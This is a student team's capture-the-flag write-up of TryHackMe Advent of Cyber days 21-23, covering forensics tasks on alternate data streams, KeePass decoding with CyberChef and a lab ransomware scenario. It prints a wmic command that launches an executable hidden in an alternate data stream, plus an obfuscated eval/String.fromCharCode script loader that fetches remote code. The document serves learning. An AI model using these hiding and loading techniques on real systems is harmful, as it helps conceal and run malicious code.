

PSP0201

Week 6

Write Up

Group name: Code Blu

ID	Name	Role
1211103236	Tang Yu Xuan	Leader
1211102879	Koh Jia Jie	Member
1211101196	Tan Hui Jeen	Member
1211100571	Teh Yvonne	Member


Day 21: Time for ELForensics

Tools Used: Kali Linux, Remmina

Solution / Walkthrough:

Question 1: Read the contents of the text file within Documents folder. What is the file hash for db.exe?

Use Remmina. Enter the credentials given by TryHackMe.com



Cd into the Documents folder. Use the command “more ‘db hash text.txt’” to obtain the hash of the ‘db hash text.txt’, **596690FFC54AB6101932856E6A78E3A1**.

```
PS C:\Users\littlehelper\Documents> more '.\db hash text.txt'
Filename: db.exe
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1
```

Question 2: What is the file hash of the mysterious executable within the Documents folder?

Use the command ‘Get-FileHash -Algorithm MD5 ‘.\deebee.exe’ to obtain the hash of the ‘deebee.exe’ which is the mysterious executable,

5F037501FB542AD2D9B06EB12AED09F0.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 '.\deebee.exe'
Algorithm      Hash
-----        -----
MD5           5F037501FB542AD2D9B06EB12AED09F0
```

Question 3: Using Strings find the hidden flag within the executable?

Use string64.exe to inspect a binary file(.exe). Run the command ‘c:\Tools\strings64.exe -accepteula deebee.exe’

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
` .rsrc
@.reloc
&*
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorlib
Thread
```

We obtained the THM flag, THM{f6187e6cbeb1214139ef313e108cb6f9}.

```
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream
hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
```

Question 4: What is the flag that is displayed when you run the database connector file?

Use ‘Get-Item -Path deebee.exe -Stream *’ to view ADS.


```
PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe::$DATA
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName    : C:\Users\littlehelper\Documents\deebee.exe
Stream      : ::$DATA
Length      : 5632

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe:hidedb
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName    : C:\Users\littlehelper\Documents\deebee.exe
Stream      : hidedb
Length      : 6144
```

Use command ‘wmic process call create \$(Resolve-Path ‘.\deebee.exe’:hidedb) to launch the hidden executable hiding within ADS. We then found the THM flag,

THM{088731ddc7b9fdeccaed982b07c297c}.

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
```



Through process/ methodology:

Firstly, we use Remmina to connect to the remote machine using the credentials provided in TryHackMe.com. Using Powershell, cd to the Documents directory and there will be 2 files, which are, ds file hash.txt and deebee.exe. Use the command ‘Get-FileHash -Algorithm MD5’ to get the hash of both files. Then, use the Strings.exe tool to inspect the deebee.exe file by using the command ‘c:\Tools\strings64.exe -accepteula deebee.exe’. We got our first THM flag. To view the ADS in the executable, use ‘Get-Item -Path deebee.exe -Stream *’. We noticed that the stream is hidedb followed by a length of 6144. By using the stream we obtained, we run the command ‘wmic process call create \$(Resolve-Path ‘.\deebee.exe’:hidedb) to launch the hidden executable hiding within ADS. Lastly, we obtained our second THM flag.


Day 22: Time for ELForensics

Tools Used: Kali Linux, Remmina

Solution / Walkthrough:

Question 1: What is the password to the KeePass database?

Copy the folder name.



Paste it on CyberChef, choose the recipe ‘Magic’ and decode it. The password to the KeePass database is ‘thegrinchwashere’.

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like To Base64, From Base64, To Hex, From Hex, etc. The 'Magic' recipe is selected in the center panel. The input field contains the Base64 string: dGhIZ3JpbmNod2FzaGVyZQ==. The output panel shows the decoded result: thegrinchwashere. Below the output, there's a table with details about the decryption process:

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true,f alse)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
From_Base64('A- Za- z0-9+/=...')	thegrinchwashere	Possible languages: ..

Question 2: What is the encoding method listed as the 'Matching ops'?

Refer to the first row of the properties column. We can find ‘base64’ below the ‘Matching Ops’. The encoding method is ‘**base64**’.

The screenshot shows the Magic tool interface with three main panels: Recipe, Input, and Output.

Recipe Panel: Contains settings for "Depth 3", "Extensive language support", and "Intensive mode". A "Crib (known plaintext string ...)" field is also present.

Input Panel: Shows the input string: dGhIZ3JpbmNod2FzaGVyZQ==. Metadata: start: 24, end: 24, length: 24, lines: 1, length: 0.


Output Panel: Shows the output string: thegrinchwasher. Metadata: time: 1ms, length: 24, lines: 1.

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true,f alse)	thegrinchwasher	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
From_Base64('A-Za-	thegrinchwasher	Possible languages:

Bottom Controls: STEP, BAKE! button (checked), Auto Bake checkbox.

Question 3: What is the note on the hiya key?

After logging into KeePass with the password, We can see the note in the ‘Private’ tab. The note is ‘**Your passwords are now encoded. You will never get access to your systems!**
Hahaha :>^P’.



Question 4: What is the decoded password value of the Elf Server?

In the ‘Network’ tab, we can find the password.

The screenshot shows the KeePass application window. The title bar says 'Private.kdbx - KeePass'. The menu bar includes File, Group, Entry, Find, View, Tools, and Help. Below the menu is a toolbar with icons for file operations like Open, Save, Import, Export, and search. On the left is a tree view under the 'Private' group, showing categories like General, Windows, Network, Internet, eMail, Homebanking, and Recycle Bin. The main pane displays a table with three columns: User Name, Password, and URL. There is one entry: User Name is 'elfadmin', Password is '*****', and URL is 'https%3A%2F%2F123.456.'. The URL is partially cut off at the end.

Using CyberChef, decode it with the hex recipe. The decoded password value for the Elf Server is 'sn0wM4n!'.

The screenshot shows the CyberChef interface. The left sidebar lists various operations: To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, Fork, Magic, Data format, Encryption / Encoding, and Public Key. The main area has three panels: 'Operations' (selected), 'Recipe' (set to 'From Hex'), and 'Input' (containing the hex value '736e30774d346e21'). The 'Output' panel shows the decoded result: 'start: 0 end: 8 length: 8 time: 7ms lines: 1' followed by the string 'sn0wM4n!'. The output string is also highlighted in blue.

Question 5: What was the encoding used on the Elf Server password?

The encoding used on the Elf Server password is ‘Hex’.

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like 'To Base64', 'From Hex', 'To Hex', etc. The main area has two tabs: 'From Hex' (selected) and 'To Hex'. The 'Input' field contains the hex value '736e30774d346e21'. The 'Output' field shows the ASCII representation 'sn0wM4n!', with a note below it: 'time: 2ms length: 8 lines: 1'. The top bar indicates 'Last build: 11 days ago'.

Question6: What is the decoded password value for ElfMail?

In the eMail tab of KeePass.exe, we can get the password.

The screenshot shows the KeePass application window titled 'Private.kdbx - KeePass'. The left sidebar shows a tree view with a 'Private' group expanded, containing 'General', 'Windows', 'Network', 'Internet', 'eMail' (which is selected), 'Homebanking', and 'Recycle Bin'. The main pane displays a table with three columns: 'User Name', 'Password', and 'URL'. A single row is visible for the 'eMail' entry, with 'mceager' in the 'User Name' column, '*****' in the 'Password' column, and 'http://123.456.789.0008' in the 'URL' column. At the bottom, a status bar shows the details: 'Group: eMail, Title: ElfMail, User Name: mceager, Password: *****, URL: http://123.456.789.0008'.

Copy the password. By using CyberChef, decode with the magic recipe. The decoded password is 'ic3Skating!'.

The screenshot shows the CyberChef interface. On the left, the 'Operations' sidebar has 'Magic' selected. The main area shows the 'Input' field with the string: 'ic3Skating!'. The 'Output' field shows the decoded result: 'ic3Skating!'. Below the output, a table provides details about the recipe:

Recipe (click to load)	Result snippet	Properties
From_HTML_Entity()	ic3Skating!	Valid UTF8 Entropy: 3.28
	ic3Skating!	Matching ops: From Base65, From HTML Entity Valid UTF8 Entropy: 3.33

Question7: What is the username:password pair of Elf Security System?

In the Recycle Bin tab, We can find the username:password pair, which is 'superelfadmin:nothinghere'.

The screenshot shows the KeePass application window. The 'Recycle Bin' group is selected in the left sidebar. A single entry is listed in the main table:

User Name	Password	URL
superelfadmin	*****	

Below the table, the status bar displays the following information:


Group: Recycle Bin, Title: Elf Security System, User Name: superelfadmin, Password: ***, Creation Time: 11/29/2020 11:07:39 AM, Last Modification Time: 11/29/2020 12:48:19 PM**

At the bottom, there is a large amount of encoded base64 data:

```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 49, 55, 44, 32, 57, 56, 44, 32, 52, 54,
```

Question8: Decode the last encoded value. What is the flag?

As we could not find any clue, we tried to see the description box.



Using CyberChef, use the ‘From Charcode’ recipe twice with the delimiter of comma and base of 10. We will get a link.

The screenshot shows the CyberChef interface with two 'From Charcode' recipes applied to the same input string.

Input: length: 2979 lines: 1

Recipe 1: From Charcode
Delimiter: Comma
Base: 10

Recipe 2: From Charcode
Delimiter: Comma
Base: 10

Output: start: 0 time: 0ms
length: 69 lines: 1

<https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8>

Navigate to the link and obtain the flag. The flag is

THM{657012dcf3d1318dca0ed864f0e70535}.

The screenshot shows a GitHub Gist page with the following details:

- Owner:** heavenraiza / **Name:** cyberelf
- Created:** 2 years ago
- Code tab:** Selected, showing a single line of code: `1 THM{657012dcf3d1318dca0ed864f0e70535}`. There is also a "Raw" button.
- Comments:** Three comments are visible:
 - puthsovann** commented on Jan 2, 2021: "Happy new year! So Awesome!"
 - ViperTechnologi...** commented on Jan 4, 2021: "Awesomeness!"
 - ginoclement** commented on Jan 6, 2021: "Happy New Year!"
- Navigation and other buttons:** Includes "All gists", "Back to GitHub", "Sign in", "Sign up", "Star" (23), "Fork" (0), and "Download ZIP".

Through process/ methodology:

Firstly, we enter the RDP by using the credentials given by TryHackMe.com. On the Desktop, there is a folder with an unknown name. Since we cannot log into KeePass.exe, we decode the folder name with the ‘magic’ recipe. Refer to the first row of the properties column. We can find the encoding method which is ‘base64’. After logging into KeePass with the password, We can see the note on the hiya key in the “Private” tab. Next, by using CyberChef we can get the decoded password value of the Elf Server, the encoding used on the Elf Server password, decoded password value for ElfMail, and the last Charcode to obtain the THM flag.

Day 23: The Grinch strikes again!

Tools Used: Kali Linux, Remmina

Solution / Walkthrough:


Question 1: What does the wallpaper say?

We login to Remmina with the given ip, username and password. After login we will see a wallpaper saying “**THIS IS FINE**”.



Question 2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?


Open a text file on the desktop, copy the fake 'bitcoin address' in the text and use command prompt to decrypt it. After decrypting, we will get the text "**"nomorebestfestivalcompany"**".

A screenshot of a terminal window on Kali Linux. The terminal shows the command: echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d. The output of the command is "nomorebestfestivalcompany".

```
kali㉿kali: ~/Downloads ✘ kali㉿kali: ~ ✘
└─$ echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d
nomorebestfestivalcompany
└─$
```

Question 3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

Next, we go to the '/Documents/vStockings/elf1', we will see the file with extension **".grinch"**.




Question 4: What is the name of the suspicious scheduled task?

Next, we open the ‘Task Scheduler’, we will see a suspicious task with a weird name “**opidsfsdf**” is running.


Question 5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

We click on the suspicious task we found and the location of the .exe file is under Details, which is **“C:\Users\Administrator\Desktop\opidsfsdf.exe”**.



Question 6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

We click on the ‘ShadowCopyVolume’, the ID is located under the general tab, which is **“7a9eea15-0000-0000-010000000000”**.



Question 7: Assign the hidden partition a letter. What is the name of the hidden folder?

We use ‘disk management’ to add a letter to the drive.

Disk Management

Volume	Layout	Type	File System	Status	Capacity	Free Spac...	% Free
(C)	Simple	Basic	NTFS	Healthy (B...)	14.46 GB	3.24 GB	22 %
Backup (D)	Simple	Basic	NTFS	Healthy (P...)	1021 MB	941 MB	92 %
System Reserved	Simple	Basic	NTFS	Healthy (S...)	549 MB	117 MB	21 %

Disk 1
Unknown
1.00 GB
Not Initialized

Disk 2
Basic
1023 MB
Online

Backup
1021 MB NTFS
Healthy (Primary Partition)

Then, we go to the file explorer and open the drive we modified just now, enable the “show hidden items” checkbox and a folder named **“confidential”** appears.

Backup (Z:)

Manage

File Home Share View Drive Tools

Panes Layout

Navigation pane

Extra large icons Large icons
Medium icons Small icons
List Details

Current view Show/hide Options

Item check boxes File name extensions Hidden items Hide selected items

